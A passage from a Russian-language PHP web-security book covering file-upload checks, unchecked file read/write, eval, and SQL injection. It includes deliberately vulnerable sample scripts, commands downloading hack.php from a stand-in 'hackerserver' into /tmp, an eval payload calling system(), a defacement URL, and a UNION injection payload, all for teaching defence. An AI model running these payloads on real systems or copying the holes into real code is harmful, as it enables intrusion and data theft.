В листинге 4.2 приведен пример сценария, в котором тип файла разбирается на составляющие (до и после слеша) и происходит проверка достоверности расширения и типа. Для разбиения текста типа файла удачно подходит функция `preg_match` с регулярным выражением `'([a-z]+)\/[x\-]*([a-z]+)'`. Затем происходит проверка с помощью оператора `switch` полученного типа. Если он не соответствует ни одному из разрешенных, то вызывается метод `die` для завершения работы сценария.

Листинг 4.2. Проверка корректности

```
<?php
 preg_match("'([a-z]+)\/[x\-]*([a-z]+)'", $file1_type, $ext);
 print("<P>$ext[1]");
 print("<P>$ext[2]");

 switch($ext[2])
 {
   case "jpg":
   case "jpeg":
   case "pjpeg":
   case "gif":
   case "png":
    break;
   default:
    die("<P>This is not image");
 }

 if (copy($file1,"/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("<P>Error copy file 1</B>");
?>
```

Но этого недостаточно. Не помешает до копирования файла проверить размер изображения. Даже если у вас нет ограничения на размер файла, следует вызвать функцию `getimagesize`. Этой функции передается путь к файлу, а в результате мы получаем размер находящегося в нем изображения. Если в момент определения размеров произошла ошибка, то перед нами не графический файл, а обман. Следующий пример показывает, как можно выполнить проверку корректности файла через определение размера изображения:

```
$im_prop=getimagesize($file1);
print("<P>$im_prop[0]x$im_prop[1]");
 if ($im_prop[0]>0)
  {
    if (copy($file1,"/var/www/html/files/".$file1_name))
     print("<P><B>Complete</B>");
    else
     print("<P>Error copy file 1</B>");
  }
 else
  die("Image size error")
```

Функция `getimagesize` возвращает массив из свойств графического файла. В этом массиве элементы нумеруются с нуля и содержат следующее:

- ширину изображения;
- высоту изображения;
- тип, где 1 — GIF, 2 — JPG, 3 — PNG, 4 — SWF, 5 — PSD, 6 — BMP, 7 — TIFF (формат Intel), 8 — TIFF (формат Motorola), 9 — JPC, 10 — JP2, 11 — JPX;
- строку вида: `height="yyy" width="xxx"`.

Таким образом, нам нужно проверить: если ширина или высота равны нулю, то это не изображение или его формат просто неизвестен функции `getimagesize`. Изображение не должно иметь ширину или высоту, равную нулю, иначе оно бессмысленно или содержит некорректные данные.

Двойная проверка более надежна, но не является решением всех проблем. Например, несколько лет назад была найдена ошибка в функциях определения размера изображения в PHP. Да, функций несколько. Для каждого типа файла своя функция, но все они объединены в одну `getimagesize`. Если сценарию передать графический файл TIFF, в котором будет указан размер –8, то сценарий попадает в бесконечный цикл и будет выполняться, пока не поглотит все ресурсы сервера. Таким образом, один хакер может без проблем произвести DoS-атаку. Ошибки находили и в функции обработки JPEG-файла.

Я понимаю, что ошибка в функции `getimagesize` — это проблема разработчиков PHP, а не нашего сценария. Но проблема есть, и закрывать на нее глаза нельзя, поэтому наша задача — следить за безопасностью не только сценариев, но и используемых программ и своевременно их обновлять. Каким бы ни был безопасным сценарий, проблемы могут настигнуть нас с других сторон.

4.3.2. Проверка корректности текстовых файлов

Теперь поговорим о загрузке текстовых файлов. Например, на форуме можно предоставить программистам возможность обмениваться файлами с примерами кода. Если хакер имеет возможность загрузить файл на web-сервер, и этому файлу устанавливаются права на выполнение, то помимо текста хакер может загрузить необходимый для взлома сценарий. После этого остается только узнать, куда был загружен файл, и выполнить его.

Даже если файл не имеет прав на выполнение, но подключается сценарием с помощью функции `include` или `require`, то, какое бы ни было у файла расширение, PHP-код в нем будет выполняться.

Хакер также может использовать загрузку и для преследования следующих корыстных целей:

- использовать ваш web-сервер для хранения собственных файлов, пиратских программ и других данных. Чтобы избежать этого, можно ограничить загружаемый файл в размере;
- дисковое пространство не бесконечно, поэтому хакер может загрузить на web-сервер множество файлов, и через какое-то время диск может быть переполненным, а web-сервер начнет работать с перебоями или выйдет из строя.

А как же тогда хранилища файлов, которые существуют в интернете, как же они не боятся того, что их взломают?

Ну вообще-то не каждый загруженный файл сразу же становится уязвимостью. Проблема появляется если на сервере есть уязвимость с подключением файлов. Если такой уязвимости нет, то это уже шаг в сторону безопасного сервера. А если поместить файлы так, чтобы они хранились на отдельном сервере, то это еще один шаг в сторону безопасности. Если код находится на одном сервере, а файлы — на другом и при этом запрещено подключение удаленных файлов, то подключить их с помощью include не получится, даже если будет уязвимость.

Предупрежден — значит вооружен, так что, зная, откуда может прийти беда, вполне реально построить защиту.

4.3.3. Сохранение файлов в базе данных

Как мы уже выяснили, при загрузке файлов опасность представляют его имя и содержимое. С помощью имени хакер может указать на системный файл и в зависимости от действий (а также прав доступа в системе), выполняемых сценарием, может просмотреть этот файл или перезаписать. Также хакер может получить возможность сохранить собственные данные или загрузить зловредный код.

А что если сохранять файлы в базе данных? Тогда не будет обращения к файловой системе, а значит, не будет вероятности увидеть или перезаписать системные файлы. Но не забываем, что загрузка происходит во временный каталог, а уже оттуда в

базу данных. Но в целом это может быть неплохой вариант защиты, если файл сохраняется в базу как бинарный.

Если происходит загрузка какого-то небольшого текстового файла, который сохраняется в простое текстовое поле, то тут есть вероятность столкнуться с уязвимостью SQL Injection, о которой мы будет говорить в *главе 6*.

4.3.4. Обращение к файловой системе

Нетрудно догадаться, что любые обращения к файловой системе содержат угрозу безопасности. Допустим, что у вас есть сценарий, который через параметр получает имя файла или его часть, читает содержимое файла и выводит на экран. Пример такого сценария можно увидеть в листинге 4.3.

Листинг 4.3. Чтение файла

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>

<form name="syst" action="file1.php" method="get">
Command: <input name="command" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
 if ($arr=file($_GET['command']))
  {
   for ($i=0; $i<count($arr); $i++)
     {
       printf("<BR>%s", $arr[$i]);
     }
  }
 }
?>

</BODY>
</HTML>
```

Параметр, через который передается имя файла, никак не проверяется на допустимые символы, а значит, хакер сможет просмотреть любой файл, на чтение которого у него хватит прав доступа. Просматривая конфигурационные файлы, хакер может найти важные данные, а возможно, и пароли доступа к web-серверу *(см. главу 3)*. Ошибка очень похожа на проблему `include` *(см. разд. 3.1.2)*, разница только в том, что в данном случае вы можете только просмотреть файлы, но код в них не будет выполняться, как при подключении.

Некоторые программисты предпочитают использовать вместо `include` простое чтение файлов. Согласен и поддерживаю это решение. Если файл не содержит PHP-кода, а только HTML, то его лучше прочитать и отобразить на web-странице. Таким образом, даже если вы забудете где-то проверить параметр, хакер сможет только просматривать файлы, но не сможет внедрить свой PHP-код в сценарий, что намного опаснее. Код выполняться не будет, но просмотреть важную информацию будет все еще возможно, например увидеть /etc/passwd.

Если полученное имя без проверок используется при записи файла, то тут уже совсем иное. Допустим, что нам необходим сценарий, что-то вроде гостевой книги или книги отзывов. В зависимости от типа вопроса пользователя мы должны будем поместить введенный вопрос в тот или иной файл. Имя файла и сохраняемые данные будем передавать методом `GET`, хотя и другой метод передачи защищенным назвать нельзя. Упрощенный вариант решения данной задачи можно увидеть в листинге 4.4.

Листинг 4.4. Сохранение введенных пользователем данных

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>

<form action="file.php?command=questions/user.txt" method="get">
<BR>Question: <input name="param" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  if ($f=fopen($_GET['command'], "w+"))
   print("File: ($f)");
  else
   die("Error");
```

```
  $s = fwrite($f, $_GET['param']);
  fclose($f);
 }
?>

</BODY>
</HTML>
```

Смысл сценария прост. В свойстве формы `action` указывается URL: **file.php?command=questions/user.txt**. Помимо сценария в URL указан еще и параметр `command`, в котором прописано имя файла для записи данных. Несмотря на то, что параметр прописан, изменить его очень просто. Через параметр `param` передается текст, который нужно записать в файл. Если файл главной web-страницы имеет имя index.php и доступен на запись, то можно выполнить следующий URL: **http://servername/file.php?command=index.php&param=<h1>Hacked</h1>**.

Поиск уязвимости и защита точно такая же, как и защита подключаемых файлов, о которой мы говорили в *главе 3*. Нужно просто передавать через все параметры мусор или пути к файлам, которые заведомо могут быть открыты на чтение или запись. Тут ничего нового я вам сказать не могу, просто необходимо как можно сильнее ограничить пользователя и выполнить следующие условия:

- пользователь не должен иметь возможности влиять на имя файла, лучше всего, если оно не будет передаваться от клиента, а будет жестко прописано в сценарии;
- если имя файла не может быть задано в сценарии, то из получаемого параметра должны быть удалены все опасные символы. Чтобы было проще, лучше всего в качестве имени передавать только числовой номер файла: например, имя файла может иметь вид test*N*.txt, где *N* — это число, которое и передается в качестве параметра;
- данные, которые записываются в файл, также должны фильтроваться, особенно если они потом будут отображаться на web-странице или передаваться системным функциям;
- не забываем, что попытки добавить в начало или конец параметра данные для формирования полного пути не гарантируют безопасности.

Любые попытки проверить наличие файла в системе перед его открытием бессмысленны. Если хакер передает имя /etc/passwd и этот файл будет существовать в системе, то проверка на наличие файла пройдет успешно, и сценарий откроет его и отобразит.

На этом, я думаю, рассмотрение данной проблемы можно завершить. Повторяться нет смысла, а нового добавить нечего. Кое-что мы повторим, когда будем рассматривать примеры уязвимостей работы с файлами на других языках программирования.

4.3.5. Угроза безопасности

Получив доступ к выполнению команд, хакер может захотеть сделать свою жизнь удобнее и прекраснее. Работать с ОС через уязвимость не всегда удобно, поэтому лучше написать какой-нибудь сценарий и закачать его на взламываемый web-сервер. А как закачать? Если перед вами web-сервер с установленной ОС из семейства UNIX, то можно воспользоваться одной из следующих команд: `lynx`, `wget`, `curl` или `fetch`.

Давайте рассмотрим загрузку файла на примере. Допустим, что хакер написал сценарий и загрузил его на web-сервер. Полный путь к файлу будет следующим: **http://hackerserver/hack.php**. Загружать его будем во временный каталог, куда разрешен доступ, а точнее, в файл /tmp/hack.php. Выполните одну из следующих команд:

```
lynx -source "http://hackerserver/hack.php"> > /tmp/hack.php
wget -O /tmp/hack.php http://hackerserver/hack.php
curl --output /tmp/hack.php http://hackerserver/hack.php
fetch -o /tmp/hack.php http://hackerserver/hack.php
```

Таким образом хакеры загружают не только сценарии, используемые для собственного удобства, но и определенные программы, которые необходимы для взлома. Например, если хакер хочет поднять свои права до администратора, то он может загрузить эксплоит, который будет использовать найденную уязвимость для получения необходимых прав. Конечно, если у вас установлены все обновления, то этот трюк не удастся. Тогда хакер может загрузить свои программы для выполнения необходимых действий: например, для рассылки спама, сканирования сетей, или использовать ваш web-сервер для взлома других.

Если вы где-то используете команды для загрузки данных, то будьте осторожны при передаче им параметров, на которые может повлиять пользователь. Из этих четырех сценариев в файлах web-приложений чаще всего используют `curl`.

4.4. Функция *eval*

Функция `eval` получает в качестве параметра строку и выполняет его код как отдельный сценарий. Например, следующая команда выполнит функцию `print` для отображения на web-странице указанного текста:

```
eval(print("<H1>сообщение</H1>"));
```

Да, данный код не может показать всю мощь функции, поэтому посмотрим на содержимое листинга 4.5.

Листинг 4.5. Использование функции `eval`

```
<HTML>
<HEAD>
<TITLE>Eval test</TITLE>
```

```
</HEAD>
<BODY>
<center><h3>Eval test</h3></center>
<hr>

<form name="syst" action="evaltest.php" method="get">
Command: <input name="command" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  $command = $_GET['command'];
  print("Executed command: <b>$command</b><P>");
  eval($command);
 }
?>
</BODY>
</HTML>
```

Этот сценарий отображает на web-странице форму для ввода. После нажатия кнопки **Find** содержимое поля ввода передается. Попробуйте запустить этот сценарий и передать следующую строку:

```
print(system("ls -al"));
```

В итоге функция `eval` выполнит этот код, который отображает результат выполнения функции `system`, а этой функции мы передаем команду `ls -al`, которая выводит содержимое текущего каталога.

Никогда не используйте функцию `eval` без особой надобности, хотя мне сложно придумать случай, когда эта функция действительно понадобится. Она удобна только тогда, когда нужно выполнить код, находящийся в переменной. Если переменная прописана в сценарии, то проще написать этот код без `eval`. Ну, а если данные передаются от пользователя, то это огромная дыра в безопасности, которую очень сложно закрыть.

Если честно, то я не видел такого случая, когда нельзя было бы обойтись без функции `eval`. Я рекомендую забыть про нее и никогда не использовать.

ГЛАВА 5

SQL-инъекция (PHP + MySQL)

SQL-инъекция (SQL Injection) — самая распространенная атака и при этом очень опасная. В рейтинге самых опасных уязвимостей я бы поставил ее на первое место. Да, выполнение системных команд может нанести серверу больше вреда, но обращение к системе используется в коде не так часто, а без баз данных в наше время очень тяжело.

SQL Injection основана на том, что получаемые от пользователя параметры передаются в SQL-запрос без проверки на опасные символы. Что такое опасные символы? Это символы, которые позволяют корректировать запрос так, чтобы взломщик смог получить доступ к возможностям сверх разрешенных. Это внедрение (инъекция) собственного SQL-запроса в тело запроса, выполняемого сценарием на стороне web-сервера.

Данная атака может быть удачно произведена на сценарии, написанные на различных языках (PHP, ASP, Perl и т. д.), и в этом мы убедимся на многочисленных примерах, приведенных в данной главе. Атака намного больше зависит от того, как написан код доступа к базе данных. Дело в том, что хакер корректирует SQL-запрос, выполняемый СУБД, каждая из которых имеет свои нюансы и поддерживает функции, которые могут не поддерживаться другими.

СУБД — это умное название для систем управления базами данных, но в народе чаще просто говорят "базы данных".

Ошибки, которые позволяют проводить SQL-инъекцию, очень распространены и весьма опасны. Но для их удачной реализации нужны хорошие знания в области написания SQL-запросов для конкретной СУБД. Основные операторы, такие как `SELECT`, `UPDATE` и `DELETE`, практически одинаковые, с небольшими отличиями, и если вы знаете эти команды, то, скорее всего, сможете написать запросы под любой сервер базы данных.

В этой главе мы поговорим об атаке типа "SQL-инъекция" и посмотрим, как хакеры ее могут реализовать и как программисты защищаются. А многочисленные примеры того, как находить ошибки, помогут вам оценить всю опасность ситуации и лучше понять, как найти эффективное решение в том или ином случае.

5.1. Поиск

При написании самого первого издания этой книги я бесцельно путешествовал по интернету в поисках интересного контента, на примере которого можно было бы показать уязвимости, и забрел на web-страницу одной компании, предлагающей решения для создания корпоративных web-сайтов (рис. 5.1). На изображении некоторые части закрашены, чтобы не портить репутацию компании, хотя ошибка уже давно исправлена. URL компании я также не стану афишировать, будем считать, что это **www.XXXXXXXX.com**.




Рис. 5.1. Web-сайт компании, который я буду проверять

Итак, компания предлагает решения для создания корпоративных web-сайтов. Мне стало интересно, как работает их собственный web-сайт и насколько он защищен. Говорят, что web-сайт — это лицо компании, и если он выглядит ужасно, то и компания такая же. Я такого мнения не придерживаюсь, потому что очень часто за неказистыми web-сайтами прячутся очень хорошие решения и программы.

Первое, что я делаю, когда проверяю web-сайт на безопасность, — передаю мусор во всех параметрах, которые попадают мне на глаза, а дальнейшие мои действия

уже зависят от ответной реакции. Среди этого мусора я обязательно указываю одинарную кавычку. Зачем? Читайте дальше и все поймете.

Под параметрами я понимаю:

- все данные, вводимые в поля ввода. Если на web-сайте есть поле ввода, например поиска, то его данные, скорее всего, будут передаваться в качестве запроса базе данных. В это поле ввода необходимо попытаться передать какие-то данные и обязательно указать одинарную кавычку. Именно она является магическим символом в атаке "SQL-инъекция";
- все параметры, передаваемые через строку URL. Параметры находятся в строке адреса после символа `?` (вопросительного знака) и имеют вид *`имя=значение`*. Параметры разделяются между собой символом `&`.

Допустим, URL выглядит следующим образом:

```
http://www.sitename.com/index.php?id=2&page=1
```

Здесь всего два параметра: `id` и `page`. Первому присваивается значение 2, а второму — 1. Через такие параметры сценарии могут передавать определенные данные между web-страницами или от пользователя к сценарию.

Сразу видно, что оба параметра, `id` и `page`, числовые. А что, если попытаться передать буквы или другие символы? Как на это отреагирует сценарий?

Пять минут мучений, а положительной реакции никакой. Нет, сценарий отвечает мне, но вполне корректно обрабатывает все значения, которые я ему посылаю.

Тогда я решил уже скачать демо-версию их программы и, развернув на своем web-сервере, посмотреть ее локально. При просмотре информации меня заинтересовала ссылка для печати. Наведя указатель на ссылку, я увидел в строке состояния не корректный адрес страницы, а текст **javascript:;**. Получается, что ссылка на страницу, которая должна загружаться, спрятана. Интересно, раз запрятали, значит, что-то там есть? А может, если запрятали, то расслабились и не проверили там параметры? Щелкнув по ссылке, я увидел просто окно для печати формы. Значит, первое отпадает. Посмотрим второе.

Чтобы проверить параметры, для начала нам необходимо узнать реальную ссылку на сценарий, который выполняется. Для этого выбираем **Вид | Просмотр HTML-кода**, чтобы в коде найти ссылку, раз уж она спрятана под **javascript:;**. Опачки, а исходный код не появился! Интересно. Если это ошибка браузера, то это одно, а если попытка разработчика защититься от просмотра исходного кода, то это абсолютно глупо. Чтобы все же увидеть код, я сохранил web-страницу на локальном диске (**Файл | Сохранить как**). Web-страница без проблем сохранилась, теперь можно приступать к изучению исходного кода. Код кнопки печати выглядит следующим образом:

```
<a onclick=
   "MM_openBrWindow('http://www.XXXXXXXXX.com/print.php?id=1',
   'print', 'scrollbars=yes, width=600, height=400')"
  href="javascript:;">
```

```
<img height=25 alt=Print src="111_files/_iconprint.gif"
  width=25 border=0>
</a>
```

Итак, ссылка на сценарий, который отвечает за отображения окна печати, выглядит следующим образом: **http://www.XXXXXXXXXX.com/print.php?id=1**. Сценарию print.php передается один параметр `id`, которому присваивается значение 1. Имя классическое, значит, можно предположить, что и смысл его классический: по этому идентификатору сценарий определит, информацию о каком продукте необходимо подготовить к печати.

Попробуем в качестве параметра передать не 1, а цифру и апостроф. Тут сценарий сообщает нам об ошибке в SQL-запросе. Попробуем в строке URL указать следующий адрес: **http://www.XXXXXXXXXX.com/print.php?id=1 and 1=0**.

Сценарий отобразил только web-страницу, на которой содержалась пара строк информации о компании и правообладателях. Видимо, эти строки отображаются для любого продукта и прошиты в самом сценарии, а не в базе данных.

Теперь попробуем указать следующий адрес:

http://www.XXXXXXXXXX.com/print.php?id=1 and 1=1

На этот раз web-страница отобразится корректно (рис. 5.2).




Рис. 5.2. В строке URL добавлено "`and 1=1`"

Явная проблема с проверкой параметров, и весь текст, помещаемый нами в параметр `id`, попадает в SQL-запрос, который выполняет сценарий. Разработчик явно расслабился — понадеялся на то, что хакер не увидит ссылки, и не проверил получаемый от пользователя параметр, а зря. Если я нашел, то другие тоже смогут найти.

Вот за что я люблю большие программы, так это за то, что тут больше вероятность, что найдется параметр, который не будет проверяться. Так случилось и в данном случае. На этом я закончил свое исследование, сообщив администраторам web-сайта о найденной ошибке. На следующий день ее исправили и уверили, что подобной ошибки нет в коммерческом продукте, который предлагает компания. Скачав этот продукт, я удостоверился, что это правда.

5.2. Ошибка

Итак, давайте рассмотрим атаку "SQL-инъекция" на примере. Я напишу небольшой сценарий (листинг 5.1), который будет содержать ошибку, и мы посмотрим, как злоумышленник сможет ею воспользоваться.

Листинг 5.1. PHP-сценарий с ошибкой

```
<form name="dbquery" action="sql.php" method="get">
User name: <input name="username" size=25>
<input type="submit" value="Find">
</form>
<hr>

<?
 // Connect to MySQL
 $connection = new PDO('mysql:host=127.0.0.1;dbname=testdb', 'testuser',
'password');

 // execute sql
 $username=$_GET['username'];
 $sql = "SELECT * FROM phone WHERE lastname like '". $username . "'";
 $query = $connection->prepare($sql);
 print($sql . "<br/>");
 $query->execute();
 if ($query->errorInfo()[1]) {
    print_r($query->errorInfo());
 }

 echo "Search: $username";

 // show result
?>
<table width="100%">
```

```
<tr>
    <th>Firstname</th>
    <th>Lastname</th>
    <th>Phone</th>
</tr>
<?

  // Get result columns
  while (($line = $query->fetch(PDO::FETCH_ASSOC)) != FALSE) {
   ?><tr>
       <td><?= $line['firstname'] ?></td>
       <td><?= $line['lastname'] ?></td>
       <td><?= $line['phone'] ?></td>
    </tr><?
  }
?>
</table>
```

Смысл сценария в том, чтобы отобразить поле для ввода имени пользователя. Введенное имя применяется для поиска в таблице базы данных `phone`. Для поиска используется следующий запрос:

```
SELECT *
FROM phone
WHERE lastname like '?'
```




Рис. 5.3. Результат работы сценария в нормальном режиме

На место вопросительного знака попадает значение, которое передается через поле ввода. На рис. 5.3 показаны результат работы сценария и итоговая таблица для случая, когда пользователь передал сценарию знак процента. Процент в данном случае соответствует совершенно любому количеству любых символов, то есть мы увидим все записи.

Для данного примера я использую таблицу `phone`, которую недавно создал, чтобы тестировать запросы, и она тут отлично подойдет. Структура таблицы:

```
CREATE TABLE `phone` (
  `phoneid` int(11) NOT NULL AUTO_INCREMENT,
  `firstname` varchar(20) DEFAULT NULL,
  `lastname` varchar(20) DEFAULT NULL,
  `phone` varchar(100) DEFAULT NULL,
  `cityid` int(11) DEFAULT NULL,
  `m` int(11) DEFAULT NULL,

  PRIMARY KEY (`phoneid`),
)
```

Итак, если указать имя пользователя, то сценарий получит соответствующую строку из базы данных и отобразит ее на web-странице. Если имя указано неверно, то результат будет пустым, то есть результирующая таблица будет пустой.

Главная проблема этого сценария в том, что он не проверяет параметр, который вводит пользователь, а пользователь может передать что угодно. Если пользователем является хакер, то он без проблем сможет взломать web-сервер, на котором работает этот сценарий.

Теперь самое интересное: что если в качестве имени пользователя передать одинарную кавычку? В результате SQL-запрос будет выглядеть следующим образом:

```
SELECT *
FROM phone
WHERE firstname='''
```

Имя `posterName` сравнивается с тремя одинарными кавычками, что неправильно. Запрос оказывается незавершенным, и в результате мы увидим ошибку (рис. 5.4).

Если мы добились ошибки в SQL-запросе, то существует вероятность того, что текущие настройки позволят нам получить доступ к чему-нибудь интересному. Давайте посмотрим, чего именно можно добиться. Но для начала необходимо узнать, сколько полей возвращает SQL-запрос. Да, в данном случае мы можем увидеть это в нашем сценарии, но в реальных условиях нам будет доступно только сообщение об ошибке, в котором нет необходимой информации.

А если передать теперь не просто одинарную кавычку, а следующий текст:

```
1' union all SELECT 1, GRANTEE, PRIVILEGE_TYPE, 1, 1, 1 FROM
information_schema.USER_PRIVILEGES where 1='1
```

Этот текст превратится в запрос:

```
SELECT *
FROM phone
WHERE firstname='1'

union all

SELECT 1, GRANTEE, PRIVILEGE_TYPE, 1, 1, 1
FROM information_schema.USER_PRIVILEGES where 1='1
```


